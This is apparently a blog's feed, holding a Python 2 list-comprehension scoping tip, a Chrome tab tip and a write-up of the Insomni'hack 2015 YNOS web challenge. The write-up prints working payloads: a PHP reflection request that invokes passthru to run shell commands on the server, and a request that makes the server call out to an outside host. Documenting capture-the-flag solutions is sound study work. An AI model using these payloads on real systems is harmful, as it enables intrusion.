        <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(found_colors) <span style="color: #666666">&gt;</span> <span style="color: #666666">0</span>:
            <span style="color: #008000; font-weight: bold">return</span> <span style="color: #008000">True</span>
        <span style="color: #008000; font-weight: bold">return</span> <span style="color: #008000">False</span>

<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;__main__&#39;</span>:
    user <span style="color: #666666">=</span> User()
    <span style="color: #008000; font-weight: bold">print</span>(<span style="color: #BA2121">&#39;User has red?&#39;</span>, user<span style="color: #666666">.</span>has_color(Color(<span style="color: #BA2121">&#39;red&#39;</span>,<span style="color: #BA2121">&#39;#ff0000&#39;</span>)) )
    <span style="color: #008000; font-weight: bold">print</span>(<span style="color: #BA2121">&#39;User has white?&#39;</span>, user<span style="color: #666666">.</span>has_color(Color(<span style="color: #BA2121">&#39;white&#39;</span>,<span style="color: #BA2121">&#39;#ffffff&#39;</span>)) )
</pre></div>

<p>What is the value of the two print lines? From looking just at the <code>init</code> function and the print
statements, we would expect an output of:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>User has red? True
User has white? False
</pre></div>

<p>So is that what we get? It depends on which version of python you use, as you can see here:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ python2 example1.py 
User has red? True
User has white? True

$ python3 example1.py 
User has red? True
User has white? False
</pre></div>

<h1>List Comprehension Leakage</h1>
<p>When using python2, the problem with our code is in the <code>has_color</code> method, and is the line:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>find_color <span style="color: #666666">=</span> <span style="color: #008000">filter</span>(<span style="color: #008000; font-weight: bold">lambda</span> x: x<span style="color: #666666">.</span>name <span style="color: #666666">==</span> color<span style="color: #666666">.</span>name, [ color <span style="color: #008000; font-weight: bold">for</span> color <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet])
</pre></div>

<p>In python2, the expression <code>[x for x in iterable]</code> does not limit the scope of x to the list
comprehension. So <code>[color for color in self.pallet]</code> will modify the argument
<code>color</code> that was supplied to the method.</p>
<p>When I finally traced down a bug resulting from similar code, I couldn't believe it. It certainly
is not very pythonic to have behavior like this. The form of the list comprehension implies
a limited scope, and the benefit of being able to grab the last value from the iteration outweighs
the risk of accidentaly trashing a local variable.</p>
<p>It turns out I was right to suspect this behavior, as many in the python community didn't like it
either. In a <a href="http://python-history.blogspot.com/2010/06/from-list-comprehensions-to-generator.html">blog post in 2010</a>, Guido van Rossum, discussing this leak says:</p>
<blockquote>
<p>This was an artifact of the original implementation of list comprehensions; it was one of Python's "dirty little secrets" for years. It started out as an intentional compromise to make list comprehensions blindingly fast, and while it was not a common pitfall for beginners, it definitely stung people occasionally. [...]</p>
<p>However, in Python 3, we decided to fix the "dirty little secret" of list comprehensions by using the same implementation strategy as for generator expressions. Thus, in Python 3, the above example (after modification to use print(x) :-) will print 'before', proving that the 'x' in the list comprehension temporarily shadows but does not override the 'x' in the surrounding scope.</p>
</blockquote>
<h1>Suggestion For List Comprehension with Python2</h1>
<p>In order to avoid running into this mistake, I would suggest preceeding a variable in a list
comprehension with <code>tmp_</code>. Thus our line above would become:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>find_color <span style="color: #666666">=</span> <span style="color: #008000">filter</span>(<span style="color: #008000; font-weight: bold">lambda</span> x: x<span style="color: #666666">.</span>name <span style="color: #666666">==</span> color<span style="color: #666666">.</span>name, [ tmp_color <span style="color: #008000; font-weight: bold">for</span> tmp_color <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet])
</pre></div>

<p>This won't help you if you happen to already have a variable called <code>tmp_something</code>, but, chances 
are someone will ask you why you always preceed the variable with <code>tmp_</code> and you'll get an 
opportunity to tell thim about this little caveat before it bites them.</p></content>
    </entry>
    
    <entry>
        <title>Creating a new browser window with multiple tabs in Chrome</title>
        <link href="2015-06-16-chrome-new-browser-window-multiple-tabs.html"/>
        <content type="html"><p>I often start working on a project with a bit of research and end up filling up the entire top of Chrome with little tab icons. 
<img alt="Chrome with lots of tabs" src="/static/img/chrome_small.png" title="Chrome with Lots of Tabs" /></p>
<p>I'll then need to work on something else, but I don't want the clutter of all the icons. Instead I want to move all these tabs
into a new window. You can move one tab to a new window by clicking the tab, holding down, and dragging it down. </p>

<p>You can also select multiple tabs, and drag the whole group down. To select multiple tabs at once:</p>
<p>Select Multiple Tabs at Once <a href="http://www.howtogeek.com/211765/tab-overload-10-tips-for-working-with-lots-of-browser-tabs/">from howtogeek.com</a></p>
<blockquote>
<p>You can select several tabs at once with your mouse in many web browsers. Just hold down the Ctrl key (Command on a Mac) and click tabs in your web browser's tab bar. You can also hold Shift as you click tabs to select sequences of tabs. With multiple tabs selected, you can drag-and-drop them to group them together in a new browser window. </p>
</blockquote>
<p><a href="/static/chrome_move.png"><img style="width:600px;" src="/static/img/chrome_move.png" alt="Click to see larger: Move tabs to a new window" /></a></p></content>
    </entry>
    
    <entry>
        <title>Insomni'hack 2015 Teaser - YNOS Web challenge</title>
        <link href="2015-01-13-insomnihack-2015-teaser-ynos.post.html"/>
        <content type="html"><p>Last weekend I spent a little time with the YNOS web challenge that was apart of Insomni'hack CTF's
2015 Teaser. It is a PHP Web challenge worth 100 points. </p>
<h1>Challenge Presentation</h1>
<blockquote>
<p>Apparently this <a href="http://ynos.teaser.insomnihack.ch/">website</a> likes these <a href="https://www.youtube.com/watch?v=O2rGTXHvPCQ">stupid films</a>. Pwn them and get the flag which is in a pretty obvious file in the webroot.</p>
</blockquote>
<p>Browsing the website showed a small page with a few buttons at the top labeled "Home", "Artists", 
"Films", "Directors", and "Logout". There is also a form present called "Login" with "Username" and
"Password" fields and a submit button.</p>
<h1>First Impressions</h1>
<p>The first thing I noticed was that none of the buttons were links. Instead they were all hooked
up to javascript click events. The html of "Home" looked like this:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>&lt;<span style="color: #008000; font-weight: bold">li</span> <span style="color: #7D9029">role</span><span style="color: #666666">=</span><span style="color: #BA2121">&quot;presentation&quot;</span> <span style="color: #7D9029">class</span><span style="color: #666666">=</span><span style="color: #BA2121">&quot;active&quot;</span> <span style="color: #7D9029">onclick</span><span style="color: #666666">=</span><span style="color: #BA2121">&quot;navigate(&#39;home&#39;)&quot;</span>&gt;&lt;<span style="color: #008000; font-weight: bold">a</span> <span style="color: #7D9029">href</span><span style="color: #666666">=</span><span style="color: #BA2121">&quot;#&quot;</span>&gt;Home&lt;/<span style="color: #008000; font-weight: bold">a</span>&gt;&lt;/<span style="color: #008000; font-weight: bold">li</span>&gt;
</pre></div>

<p>The javascript of the page was defined as:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">function</span> navigate(tab) {
    req <span style="color: #666666">=</span> $.ajax(<span style="color: #BA2121">&#39;INSO.RPC&#39;</span>,{<span style="color: #BA2121">&#39;type&#39;</span><span style="color: #666666">:</span><span style="color: #BA2121">&#39;POST&#39;</span>,<span style="color: #BA2121">&#39;data&#39;</span> <span style="color: #666666">:</span> <span style="color: #BA2121">&#39;{&quot;c&quot;:{&quot;name&quot;:&quot;page&quot;},&quot;a&quot;:{&quot;name&quot;:&quot;render&quot;,&quot;params&quot;:{&quot;name&quot;:&quot;&#39;</span> <span style="color: #666666">+</span> tab <span style="color: #666666">+</span> <span style="color: #BA2121">&#39;&quot;}}}&#39;</span>,<span style="color: #BA2121">&#39;processData&#39;</span><span style="color: #666666">:</span><span style="color: #008000; font-weight: bold">false</span>,<span style="color: #BA2121">&#39;contentType&#39;</span><span style="color: #666666">:</span><span style="color: #BA2121">&#39;application/json&#39;</span>});
    req.done(<span style="color: #008000; font-weight: bold">function</span>(response, textStatus, jqXHR) {
      $(<span style="color: #BA2121">&quot;#main&quot;</span>).html(response);
    });
  }

  $(<span style="color: #008000">document</span>).ready(<span style="color: #008000; font-weight: bold">function</span>() {
    req <span style="color: #666666">=</span> $.ajax(<span style="color: #BA2121">&#39;INSO.RPC&#39;</span>,{<span style="color: #BA2121">&#39;type&#39;</span><span style="color: #666666">:</span><span style="color: #BA2121">&#39;POST&#39;</span>,<span style="color: #BA2121">&#39;data&#39;</span> <span style="color: #666666">:</span> <span style="color: #BA2121">&#39;{&quot;c&quot;:{&quot;name&quot;:&quot;page&quot;},&quot;a&quot;:{&quot;name&quot;:&quot;render&quot;,&quot;params&quot;:{&quot;name&quot;:&quot;home&quot;}}}&#39;</span>,<span style="color: #BA2121">&#39;processData&#39;</span><span style="color: #666666">:</span><span style="color: #008000; font-weight: bold">false</span>,<span style="color: #BA2121">&#39;contentType&#39;</span><span style="color: #666666">:</span><span style="color: #BA2121">&#39;application/json&#39;</span>});
    req.done(<span style="color: #008000; font-weight: bold">function</span>(response, textStatus, jqXHR) {
      $(<span style="color: #BA2121">&quot;#main&quot;</span>).html(response);
    });
  });

</pre></div>

<p>Thus clicking "Home" would lead to a AJAX request of:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;page&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;render&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;home&quot;</span>}}}
</pre></div>

<p>Further, clicking the "Submit" button the "Login" form had an AJAX request of:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;user&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;login&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;user|pass&quot;</span>}}
</pre></div>

<p>This lead me to believe that the AJAX request to <code>INSO.RPC</code> was invoking some kind of reflection
where the <code>c</code> class with the name <code>name</code> would be instantiated. Then the <code>a</code> "action" (method)
would be called with parameters in <code>params</code> probably split into an array by separating at the pipe.</p>
<h1>Fuzzing the API</h1>
<p>Now I needed a way to test to see what I could do with this API.  I started by trying to figure
out if I could access arbitrary classes.  I sent a request with the following payload containing
what I could only assume was a made up class name that wouldn't be present in the PHP code:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;badclassafq&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;login&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;user|pass&quot;</span>}}
</pre></div>

<p>And I got a <code>HTTP 500</code> status code back.  Then I sent a request with <code>stdClass</code> since it is 
standard to PHP.  </p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;stdClass&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;login&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;user|pass&quot;</span>}}
</pre></div>

<p>And I got a <code>HTTP 200</code> status code. Now I had a way to determine what classes I could use.</p>
<h1>Determining what Classes were Available</h1>
<p>I whipped up a quick PHP script to give me all classes available in my own PHP environment. This
would give me a starting point for what would be possible.  Here was my <code>test.php</code> file:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #BC7A00">&lt;?php</span>
<span style="color: #008000">var_dump</span>(<span style="color: #008000">get_declared_classes</span>());
<span style="color: #BC7A00">?&gt;</span>
</pre></div>

<p>And some bash magic to get a file of classes:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>php test.php |grep string|cut -d <span style="color: #BA2121">&#39;&quot;&#39;</span> -f <span style="color: #666666">2</span> &gt; classes.txt
</pre></div>

<p>I then used python and the <code>requests</code> module to enumerate the list to see what was available.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #408080; font-style: italic">#!/usr/bin/python</span>
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">requests</span>
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">json</span>
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">logging</span>

burp_proxie <span style="color: #666666">=</span> {<span style="color: #BA2121">&#39;http&#39;</span>:<span style="color: #BA2121">&#39;http://127.0.0.1:8080&#39;</span> }
base_url <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;http://ynos.teaser.insomnihack.ch&#39;</span>

<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">determine_classes</span>(class_file_in<span style="color: #666666">=</span><span style="color: #BA2121">&quot;classes.txt&quot;</span>, class_file_out<span style="color: #666666">=</span><span style="color: #BA2121">&quot;classes.json&quot;</span>):
    <span style="color: #BA2121; font-style: italic">&#39;&#39;&#39;</span>
<span style="color: #BA2121; font-style: italic">    It appears the only way to get a 500 is to send a request with an invalid class name</span>
<span style="color: #BA2121; font-style: italic">    &#39;&#39;&#39;</span>
    <span style="color: #008000; font-weight: bold">with</span> <span style="color: #008000">open</span>(class_file_in, <span style="color: #BA2121">&#39;r&#39;</span>) <span style="color: #008000; font-weight: bold">as</span> f:
        data <span style="color: #666666">=</span> f<span style="color: #666666">.</span>read()
    klasses <span style="color: #666666">=</span> data<span style="color: #666666">.</span>split(<span style="color: #BA2121">&#39;</span><span style="color: #BB6622; font-weight: bold">\n</span><span style="color: #BA2121">&#39;</span>)
    results <span style="color: #666666">=</span> {}
    <span style="color: #008000; font-weight: bold">for</span> clas <span style="color: #AA22FF; font-weight: bold">in</span> klasses:
        logging<span style="color: #666666">.</span>info(<span style="color: #BA2121">&#39;trying class: </span><span style="color: #BB6688; font-weight: bold">%s</span><span style="color: #BA2121">&#39;</span> <span style="color: #666666">%</span> clas)
        resp <span style="color: #666666">=</span> call_method(classname<span style="color: #666666">=</span>clas)
        results[clas] <span style="color: #666666">=</span> ( resp<span style="color: #666666">.</span>status_code <span style="color: #666666">==</span> <span style="color: #666666">200</span> )
    <span style="color: #008000; font-weight: bold">with</span> <span style="color: #008000">open</span>(class_file_out,<span style="color: #BA2121">&#39;wb&#39;</span>) <span style="color: #008000; font-weight: bold">as</span> f:
        json<span style="color: #666666">.</span>dump(results,f,indent<span style="color: #666666">=2</span>)

<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">call_method</span>(classname<span style="color: #666666">=</span><span style="color: #BA2121">&quot;user&quot;</span>,actionname<span style="color: #666666">=</span><span style="color: #BA2121">&quot;login&quot;</span>,params<span style="color: #666666">=</span><span style="color: #BA2121">&quot;user|password&quot;</span>):
    rpc_url <span style="color: #666666">=</span> base_url <span style="color: #666666">+</span> <span style="color: #BA2121">&#39;/INSO.RPC&#39;</span>
    data <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;&#39;&#39;{{&quot;c&quot;:{{&quot;name&quot;:&quot;{classname}&quot;}},&quot;a&quot;:{{&quot;name&quot;:&quot;{actionname}&quot;,&quot;params&quot;:&quot;{params}&quot;}}}}&#39;&#39;&#39;</span><span style="color: #666666">.</span>format(
        classname<span style="color: #666666">=</span>classname,
        actionname<span style="color: #666666">=</span>actionname,
        params<span style="color: #666666">=</span>params
    )
    session <span style="color: #666666">=</span> requests<span style="color: #666666">.</span>Session()
    session<span style="color: #666666">.</span>get(base_url, proxies<span style="color: #666666">=</span>burp_proxie)
    resp <span style="color: #666666">=</span> session<span style="color: #666666">.</span>post(rpc_url, data<span style="color: #666666">=</span>data, proxies<span style="color: #666666">=</span>burp_proxie)
    <span style="color: #008000; font-weight: bold">return</span> resp

<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;__main__&#39;</span>:
    determine_classes()
</pre></div>

<p>Out of the 135 classes I sent, I got a list of 65 that were available. Of particular interest were</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>ArrayObject
RecursiveArrayIterator
ReflectionExtension
ReflectionFunction
ReflectionMethod
ReflectionObject
ReflectionParameter
ReflectionProperty
Reflection
ReflectionZendExtension
XMLReader
</pre></div>

<p>The <code>Recursive</code> classes are interesting because recursion allows us to use strings to create 
objects and then invoke methods of those objects, also specified as string.  In fact, I suspected
the back end code looked something like this:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #BC7A00">&lt;?php</span>
<span style="color: #008000; font-weight: bold">if</span> ( <span style="color: #008000">count</span>(<span style="color: #19177C">$argv</span>)<span style="color: #666666">==</span> <span style="color: #666666">4</span>){
    <span style="color: #19177C">$kl</span> <span style="color: #666666">=</span> <span style="color: #19177C">$argv</span>[<span style="color: #666666">1</span>]; <span style="color: #408080; font-style: italic">// $data[&quot;c&quot;][&quot;name&quot;];</span>
    <span style="color: #19177C">$ka</span> <span style="color: #666666">=</span> <span style="color: #19177C">$argv</span>[<span style="color: #666666">2</span>]; <span style="color: #408080; font-style: italic">// $data[&quot;a&quot;][&quot;name&quot;];</span>
    <span style="color: #19177C">$kp</span> <span style="color: #666666">=</span> <span style="color: #19177C">$argv</span>[<span style="color: #666666">3</span>]; <span style="color: #408080; font-style: italic">// $data[&quot;a&quot;][&quot;params&quot;];</span>
}
<span style="color: #19177C">$b</span> <span style="color: #666666">=</span> <span style="color: #008000; font-weight: bold">new</span> ReflectionMethod(<span style="color: #19177C">$kl</span>,<span style="color: #19177C">$ka</span>);
<span style="color: #008000; font-weight: bold">echo</span>(<span style="color: #19177C">$b</span><span style="color: #666666">-&gt;</span><span style="color: #7D9029">invokeArgs</span>(<span style="color: #008000; font-weight: bold">new</span> <span style="color: #19177C">$kl</span>, <span style="color: #008000">explode</span>(<span style="color: #BA2121">&quot;|&quot;</span>, <span style="color: #19177C">$kp</span>)));
<span style="color: #008000; font-weight: bold">echo</span>(<span style="color: #BA2121">&quot;</span><span style="color: #BB6622; font-weight: bold">\n</span><span style="color: #BA2121">&quot;</span>);
<span style="color: #BC7A00">?&gt;</span>
</pre></div>

<h1>Proving code execution</h1>
<p>I wanted to confirm my ability to execute code from this API. I figured if I could get the code
to call out to my website then I would confirm execution and wouldn't have to worry about how
the server handles the result of a method call (does it return strings at all? what about other
data?). I figured XMLReader might work since a URI can be specified for the <code>open</code> method.
So I used XMLReader and sent the following:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;XMLReader&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;open&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;http://amccormack.net/xml.xml&quot;</span>}} 
</pre></div>

<p>Sure enough my apache log showed:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>54.154.53.161 - - [12/Jan/2015:03:24:50 -0500] &quot;GET /xml.xml HTTP/1.0&quot; 404 3607 &quot;-&quot; &quot;-&quot;
</pre></div>

<p>Woohoo code execution! Now to make it arbitrary.</p>
<h1>Getting Arbitrary Code Execution</h1>
<p>I went down a lot of rabbit holes trying to get code execution to work.  The biggest problem was
that based on my understanding of what was happening behind the scenes: I had to invoke a class
without any parameters in the constructor and then I got one method call with arbitrary parameters.</p>
<p>After a while I noticed something in the original API that I hadn't noticed before. Look at the 
difference between these two API requests:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;page&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;render&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;home&quot;</span>}}}    <span style="border: 1px solid #FF0000">/*render</span> <span style="border: 1px solid #FF0000">page</span> <span style="border: 1px solid #FF0000">*/</span>
{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;user&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;login&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;username|password&quot;</span>}} <span style="border: 1px solid #FF0000">/*login</span> <span style="border: 1px solid #FF0000">request*/</span>
</pre></div>

<p>I noticed that in the first case, <code>params</code> was a dictionary, and in the second case, <code>params</code> was
a string.  However, based on experimenting with the API manually, I knew that the dictionary wasn't
required for the page render. That I could send:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;page&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;render&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;home&quot;</span>}}    <span style="border: 1px solid #FF0000">/*render</span> <span style="border: 1px solid #FF0000">page</span> <span style="border: 1px solid #FF0000">*/</span>
</pre></div>

<p>And get a perfectly valid response full of HTML.  This made me think that there must be more 
logic than I was thinking, and maybe there are some features I didn't think about.  I knew I could
get code execution if I could instantiate a class with parameters before invoking a function.  I
figured I hadn't really tried adding the parameters.  I crafted a new request but with a <code>params</code> 
variable also in the <code>c</code> variable:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;ReflectionFunction&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;passthru&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;invoke&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;ls&quot;</span>}} 
</pre></div>

<p>And I got the following response:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>INSO.RPC
___THE_FLAG_IS_IN_HERE___
___THE_FLAG_IS_IN_HERE___.save
artists.php
bootstrap.min.css
bootstrap.min.js
classes.php
directors.php
films.php
functions.php
home.php
index.php
jquery-2.1.1.min.js
login.php
logout.php
preload.php
</pre></div>

<p>And the winning request:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>{<span style="color: #008000; font-weight: bold">&quot;c&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;ReflectionFunction&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;passthru&quot;</span>},<span style="color: #008000; font-weight: bold">&quot;a&quot;</span>:{<span style="color: #008000; font-weight: bold">&quot;name&quot;</span>:<span style="color: #BA2121">&quot;invoke&quot;</span>,<span style="color: #008000; font-weight: bold">&quot;params&quot;</span>:<span style="color: #BA2121">&quot;grep -rni . *FLAG*&quot;</span>}} 
</pre></div>

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>___THE_FLAG_IS_IN_HERE___:1:INS{Gotta_L0ve_l33t_serialization_suff!}
___THE_FLAG_IS_IN_HERE___.save:1:INS{}
</pre></div>

<h1>Other Attack Approaches</h1>
<p>I'm not sure I would have solved it without figuring out that classes could take parameters, however
I did have some leads that I thought could use some follow up work:</p>
<ol>
<li><code>ArrayObject::unserialize</code> This <a href="http://php.net/manual/en/arrayobject.unserialize.php">method</a>
takes a string representing a serialized ArrayObject.  I had success getting objects to unserialize 
but couldn't find a good <code>__wakeup</code> or <code>__destruct</code> candidate.  See <a href="https://www.owasp.org/index.php/PHP_Object_Injection">OWASP</a> for how
to take advantage of arbitrary unserialize. If you want to play a challenge related to unserialize,
check out Plaid CTF 2014: Kpop <a href="https://github.com/ctfs/write-ups-2014/tree/master/plaid-ctf-2014/kpop">(Writeup and Source here)</a>.
See also Stefan Esser's 2010 Blackhat talk <a href="https://www.youtube.com/watch?v=o8w5qkd24bU">(video)</a> [(slides)][https://www.owasp.org/images/9/9e/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf] "Utilizing Code Reuse/ROP Application Exploits" where he discusses how to chain PHP Objects to get from an <code>unserialize</code> to get Arbitrary code execution.</li>
<li>Getting <code>ReflectionFunction</code> to work without an initialization variable.  This obviously didn't
work for something like <code>invoke</code>, but I did have luck with <code>export</code> and I have no idea why. For 
example, I could send: </li>
</ol>
